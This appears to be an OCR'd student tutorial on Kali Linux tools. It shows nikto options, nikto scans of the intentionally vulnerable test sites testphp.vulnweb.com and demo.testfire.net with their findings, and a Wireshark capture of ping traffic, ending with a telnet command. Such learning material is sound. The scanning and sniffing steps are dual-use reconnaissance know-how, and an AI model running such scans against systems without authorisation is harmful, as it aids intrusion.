
```
┌──(akash㉿kali)-[~]
└─$ nikto -Tuning+
Unknown option: Tuning+

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host/URL
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
       + requires a value

       Note: This is the short help output. Use -H for full help text.


┌──(akash㉿kali)-[~]
└─$ nikto -Display+
Unknown option: Display+

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host/URL
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
```

```
┌──(akash㉿kali)-[~]
└─$ nikto -h testphp.vulnweb.com -Tuning 1
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          44.228.249.3
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2021-11-17 23:02:41 (GMT5.5)
---------------------------------------------------------------------------
+ Server: nginx/1.19.0
+ Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
+ /clientaccesspolicy.xml contains a full wildcard entry. See http://msdn.microsoft.com/en-us/library/cc197955(v=vs.95).aspx
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards.
+ /crossdomain.xml contains a full wildcard entry. See http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated:  20 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-11-17 23:05:23 (GMT5.5) (162 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

To display cookies information during scan.

```
┌──(akash㉿kali)-[~]
└─$ nikto -h demo.testfire.net -T 1 -Display 2
- Nikto v2.1.6
---------------------------------------------------------------------------
+ / sent cookie: JSESSIONID=2B5CBCEF1B9252B25543BC3AB514B1E9; Path=/; HttpOnly
+ / sent cookie: JSESSIONID=43EA1CCEAE07D12E5393C4A0010A31D6; Path=/; HttpOnly
+ Target IP:          65.61.137.117
+ Target Hostname:    demo.testfire.net
+ Target Port:        80
+ Start Time:         2021-11-17 22:48:17 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ / sent cookie: JSESSIONID=109AA8C4CF0EC2ABA6B86730A19D081F; Path=/; HttpOnly
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some for
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
+ /X9eFSUTt.txt sent cookie: JSESSIONID=AB2157D85091B2B7B5E8B356545CD056; Path=/; HttpOnly
+ /X9eFSUTt.sh sent cookie: JSESSIONID=C8657A3B667DF43A126708A6144845A5; Path=/; HttpOnly
+ /X9eFSUTt.json sent cookie: JSESSIONID=AE0349BE469E5DE301796D10DFD2389C; Path=/; HttpOnly
+ /X9eFSUTt.inc+ sent cookie: JSESSIONID=A1151C85F98A3EA631DE4D38A6CC62C2; Path=/; HttpOnly
+ /X9eFSUTt.passwd sent cookie: JSESSIONID=B602658D1D3F013D0B7A00B59749A465; Path=/; HttpOnly
+ /X9eFSUTt.inc sent cookie: JSESSIONID=6901023A09D7C902936395B0F0EF38C9; Path=/; HttpOnly
+ /X9eFSUTt.showsource sent cookie: JSESSIONID=59A71CFC5659F0C4233155B0E23043E1; Path=/; HttpOnly
+ /X9eFSUTt.signature sent cookie: JSESSIONID=477701DEA890EE86FDF3089A98B98BAC; Path=/; HttpOnly
+ /X9eFSUTt.2 sent cookie: JSESSIONID=0A15169F95CA6F6C05CA649FB8628E06; Path=/; HttpOnly
+ /X9eFSUTt.dbc sent cookie: JSESSIONID=E2D682EE5D8D40DFA1B84E7B8AA79E62; Path=/; HttpOnly
+ /X9eFSUTt.cfm sent cookie: JSESSIONID=6038FB0DE5C5C53B198C7EF6AE73C936; Path=/; HttpOnly
+ /X9eFSUTt.listprint sent cookie: JSESSIONID=289FE67B801C86E2ACBA66F91B0F5785; Path=/; HttpOnly
+ /X9eFSUTt.ashx sent cookie: JSESSIONID=ECA97E4658EAEDC7BE013B8857EDAB80; Path=/; HttpOnly
+ /X9eFSUTt.conf sent cookie: JSESSIONID=BC27EE4C14F9279E2E4FCEA00A7D262C; Path=/; HttpOnly
+ /X9eFSUTt.xbb sent cookie: JSESSIONID=79E8FF8DB27C5E2E00C7E5C0DB158EFF; Path=/; HttpOnly
+ /X9eFSUTt.EXE sent cookie: JSESSIONID=0F5E2EC74A8B378397959A2AAC378091; Path=/; HttpOnly
+ /X9eFSUTt.mdb sent cookie: JSESSIONID=4FC6FD17BF2217281DB3055AF6167324; Path=/; HttpOnly
+ /X9eFSUTt.btr sent cookie: JSESSIONID=2D6D4724C968A6B4EA5A3C47A4A2AB9C; Path=/; HttpOnly
+ /X9eFSUTt.pl sent cookie: JSESSIONID=41513B54A2D79B8D74483C62992137C9; Path=/; HttpOnly
+ /X9eFSUTt.db sent cookie: JSESSIONID=4F4F6112577D47CA9DCF597AD75E51DF; Path=/; HttpOnly
+ /X9eFSUTt.password sent cookie: JSESSIONID=1AC1F8D994941572E1FFCA47F4AA9F27; Path=/; HttpOnly
+ /X9eFSUTt.ASP sent cookie: JSESSIONID=89C5537A7F6F0C84878EE5359DD156DD; Path=/; HttpOnly
+ /X9eFSUTt.cellsprint sent cookie: JSESSIONID=B94DFE54ADBEFA6DACAFF170FF423952; Path=/; HttpOnly
+ /X9eFSUTt.xml+ sent cookie: JSESSIONID=A31B692E5FBC4B4C057A967F027582AC; Path=/; HttpOnly
+ /X9eFSUTt sent cookie: JSESSIONID=417B6D52F934089D67F2F544E681A40E; Path=/; HttpOnly
+ /X9eFSUTt.cnf sent cookie: JSESSIONID=80B8FE003C4A03B19A11BA1302DC0740; Path=/; HttpOnly
+ /X9eFSUTt.prf sent cookie: JSESSIONID=70AFBD2FAA81FF5ABF7EE360A8053B15; Path=/; HttpOnly
+ /X9eFSUTt.cfg sent cookie: JSESSIONID=A8FAAA91CAA1197255AAB158D556FD9C; Path=/; HttpOnly
+ /X9eFSUTt.list sent cookie: JSESSIONID=38B92CCFD340575057843FC22E0D3100; Path=/; HttpOnly
+ /X9eFSUTt.stat sent cookie: JSESSIONID=848BE2BCD17AB42CE2FA4106EC2B8951; Path=/; HttpOnly
+ /X9eFSUTt.mdb+ sent cookie: JSESSIONID=90BA451E4EA6E0797EFCEC3CF603C1BD; Path=/; HttpOnly
```

Nikto tool plugins are listed below:



Each plugin has a different role.

Ssl:


Nikto -h webscantest.com -ssl

WIRESHARK:


Wireshark is a packet sniffer and analysis tool. It captures network traffic on the local network and stores that data for offline analysis.

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.


This is how the tool looks like at starting.



We can select capture options, I selected ethernet option.




This is our target ip address.



I am using ping 192.168.42.176


Lets see the packets that are captured by the wireshark tool.

These are the packets that were captured on running the ping command.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::a00:27ff:fe16…	ff02::2	ICMPv6	62	Router Solicitation
2	41.532259749	PcsCompu_16:13:4e	Broadcast	ARP	42	Who has 10.0.2.2? Tell 10.0.2.15
3	41.532521720	RealtekU_12:35:02	PcsCompu_16:13:4e	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
4	41.532528038	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=1/256, ttl=64 (reply in 5)
5	41.533557631	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=1/256, ttl=63 (request in 4)
6	42.533523726	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=2/512, ttl=64 (reply in 7)
7	42.535722418	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=2/512, ttl=63 (request in 6)
8	43.535205415	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=3/768, ttl=64 (reply in 9)
9	43.537642331	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=3/768, ttl=63 (request in 8)
10	44.536904848	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=4/1024, ttl=64 (reply in 11)
11	44.539434171	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=4/1024, ttl=63 (request in 10)
12	45.539171842	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=5/1280, ttl=64 (reply in 13)
13	45.541348329	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=5/1280, ttl=63 (request in 12)
14	46.539788422	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=6/1536, ttl=64 (reply in 15)
15	46.541902194	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=6/1536, ttl=63 (request in 14)
16	47.541045464	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=7/1792, ttl=64 (reply in 17)
17	47.543344050	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=7/1792, ttl=63 (request in 16)
18	48.542843694	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=8/2048, ttl=64 (reply in 19)
19	48.544992746	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=8/2048, ttl=63 (request in 18)
20	49.543798637	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=9/2304, ttl=64 (reply in 21)
21	49.545924252	192.168.42.176	10.0.2.15	ICMP	98	Echo (ping) reply id=0xce39, seq=9/2304, ttl=63 (request in 20)
22	50.545424315	10.0.2.15	192.168.42.176	ICMP	98	Echo (ping) request id=0xce39, seq=10/2560, ttl=64 (reply in 23)

Detail about that particular packet is given below



Now in kali command line I have given


telnet 192.168.42.176

